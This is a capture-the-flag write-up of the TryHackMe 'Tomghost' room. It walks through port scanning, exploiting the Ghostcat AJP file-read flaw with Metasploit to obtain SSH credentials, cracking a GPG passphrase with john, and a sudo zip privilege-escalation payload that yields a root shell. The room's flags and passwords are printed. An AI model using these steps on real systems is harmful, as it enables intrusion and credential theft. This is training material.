
Try Hack Me

Writeup



Room : *Tomghost*

https://tryhackme.com/room/tomghost

Performed By : *edw77*

Date : *08/11/2022*

Title	IP Address
tomghost	10.10.43.25

The objectives of that room is to get two flags : the user flag & the root flag.

Answer the questions below

+ 50 Compromise this machine and obtain user.txt

[redacted]

+ 100 Escalate privileges and obtain root.txt


[redacted]

First, we start by scanning the ports of the machine:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.43.25
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-08 11:36 EST
Nmap scan report for 10.10.43.25
Host is up (0.031s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8080/tcp open  http       Apache Tomcat 9.0.30
Service Info: OS: Linux; CPU: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```

One port first caught my attention: port 8080. It hosts an Apache Tomcat web server, which we can access with our browser.



Next, we will check if that version of Apache Tomcat (9.0) does not have known vulnerabilities by using the Nmap script vulners:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln 10.10.43.25
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-08 11:42 EST
Nmap scan report for 10.10.43.25
Host is up (0.026s latency).
```

```
8080/tcp open  http    Apache Tomcat 9.0.30
| http-enum:
|   /examples/: Sample scripts
|   /docs/: Potentially interesting folder
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| vulners:
|   cpe:/a:apache:tomcat:9.0.30:
|       TOMCAT:BE665F9148D024F7474C0628515C3A37  7.5    https://vulners.com/tomcat
|       CVE-2020-1938    7.5    https://vulners.com/cve/CVE-2020-1938
|       C3759325-98F9-5F0F-98F5-6EAE787CE3FB  7.5    https://vulners.com/github
|       8DB9E338-4180-562E-ABD8-FB97CA704213  7.5    https://vulners.com/github
```

And bingo ! There is indeed a vulnerability that could help me gain a shell access to the system.

CVE-2020-1938

2020-02-24 22:15:00 | NVD-CWE-Other | security@apache.org | web.nvd.nist.gov

2567 | In Wild | 44

7.5 High	CVSS2

9.8 High	CVSS3
Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Unchanged

Looking up for that CVE on internet, I discovered that it was a vulnerability which used a connector of the Apache JServ Protocol (AJP) that allowed to an attacker to return arbitrary files from anywhere in the web application.

Instead of doing it manually, I preferred using Metasploit which automated all the process. I looked for “auxiliary/admin/http/tomcat_ghostcat” which would help me access a file containing sensible information that could help me attain my objectives.

```
msf6 > search tomcat 9

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode O
   1   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipu
n
   2   auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   3   exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableC
```

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name       Current Setting   Required  Description
   ----       ---------------   --------  -----------
   AJP_PORT   8009              no        The Apache JServ Protocol (AJP) port
   FILENAME   /WEB-INF/web.xml  yes       File name
   RHOSTS     10.10.43.25       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080              yes       The Apache Tomcat webserver port (TCP)
   SSL        false             yes       SSL

msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against 10.10.43.25
Status Code: 200
```

```
Content-Type: application/xml
Content-Length: 1261
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>
```

The file the auxiliary returned contained (as highlighted in the previous caption), the credentials of the user “skyfuck”. Since the ssh port is open, I tested those on it & it worked :

```
┌──(kali㉿kali)-[~]
└─$ ssh skyfuck@10.10.43.25
The authenticity of host '10.10.43.25 (10.10.43.25)' can't be established.
ED25519 key fingerprint is SHA256:tWlLnZPnvRHCM9xwpxygZKxaf0vJ8/J64v9ApP8dCDo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.43.25' (ED25519) to the list of known hosts.
skyfuck@10.10.43.25's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
```

The first flag was present on the home directory of the user “merlin”:

```
skyfuck@ubuntu:/home$ ls
merlin  skyfuck
skyfuck@ubuntu:/home$ cd ./merlin
skyfuck@ubuntu:/home/merlin$ ls
user.txt
skyfuck@ubuntu:/home/merlin$ cat user.txt
THM{GhostCat_1s_so_cr4sy}
```

As for the root flag, I noticed two files on the home directory of the user “skyfuck” : credential.pgp (a protected file) & tryhackme.asc : the later is a private key that I can use to decrypt the first file I mentioned.

I used the tool “pgp” to, first, import the private key:

```
skyfuck@ubuntu:~$ gpg --import ./tryhackme.asc
gpg: directory `/home/skyfuck/.gnupg' created
gpg: new configuration file `/home/skyfuck/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/skyfuck/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/skyfuck/.gnupg/secring.gpg' created
gpg: keyring `/home/skyfuck/.gnupg/pubring.gpg' created
gpg: key C6707170: secret key imported
gpg: /home/skyfuck/.gnupg/trustdb.gpg: trustdb created
gpg: key C6707170: public key "tryhackme <stuxnet@tryhackme.com>" imported
gpg: key C6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

Then, I tried to decrypt the file directly. However, it asked me a passphrase that I did not know at the time:

```
skyfuck@ubuntu:~$ gpg -d ./credential.pgp

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: Invalid passphrase; please try again ...
```

So, I had to use another tool, “gpg2john” which returned a hash from the private key. Then, I used “john” (the brute force tool), to get the passphrase from that hash. It worked:

```
┌──(kali㉿kali)-[~/tmp]
└─$ gpg2john tryhackme.asc > hash.txt

File tryhackme.asc

┌──(kali㉿kali)-[~/tmp]
└─$ cat hash.txt
tryhackme:$gpg$*17*54*3072*713ee3f57cc950f8f89155679abe2476c62bbd286ded0e049f886d32d2b9eb06f482e9770c710abc2903f1ed70af6fcc22f5608760be*3*254*2*9*16*0c99d5dae8216f215
5ba2abfcc71f818*65536*c8f277d2faf97480:::tryhackme <stuxnet@tryhackme.com>::tryhackme.asc

┌──(kali㉿kali)-[~/tmp]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ./hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded ha
shes
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:00 DONE (2022-11-08 12:45) 4.545g/s 4872p/s 4872c/s 4872C/s alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

With the passphrase (******dru) discovered, I returned to the target machine & tried again to decrypt “credential.pgp”.

```
skyfuck@ubuntu:~$ gpg -d ./credential.pgp

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123jskyfu
```

The « secret key » that I just discovered was in fact the password of the user “merlin” (from which’s home directory I got the first flag). So I used it to make a lateral movement to an account where I would have more chances to get an administrator level shell.

Then, I used “sudo -l” to check what commands the user “merlin” could use as root:

```
merlin@ubuntu:/home/skyfuck$ whoami
merlin
merlin@ubuntu:/home/skyfuck$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

I immediately looked up the “zip” command on ***gtfobins.github.io*** for techniques to use this command to make a privilege escalation.

I used the following payload & could gain a root shell, from where I could find the final flag:

```
merlin@ubuntu:/home/skyfuck$ TF=$(mktemp -u)
merlin@ubuntu:/home/skyfuck$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# ls
credential.pgp  tryhackme.asc
# cd /root/
# ls
root.txt  ufw
# cat root.txt
THM{Z1P_1S_FAKE}
#
```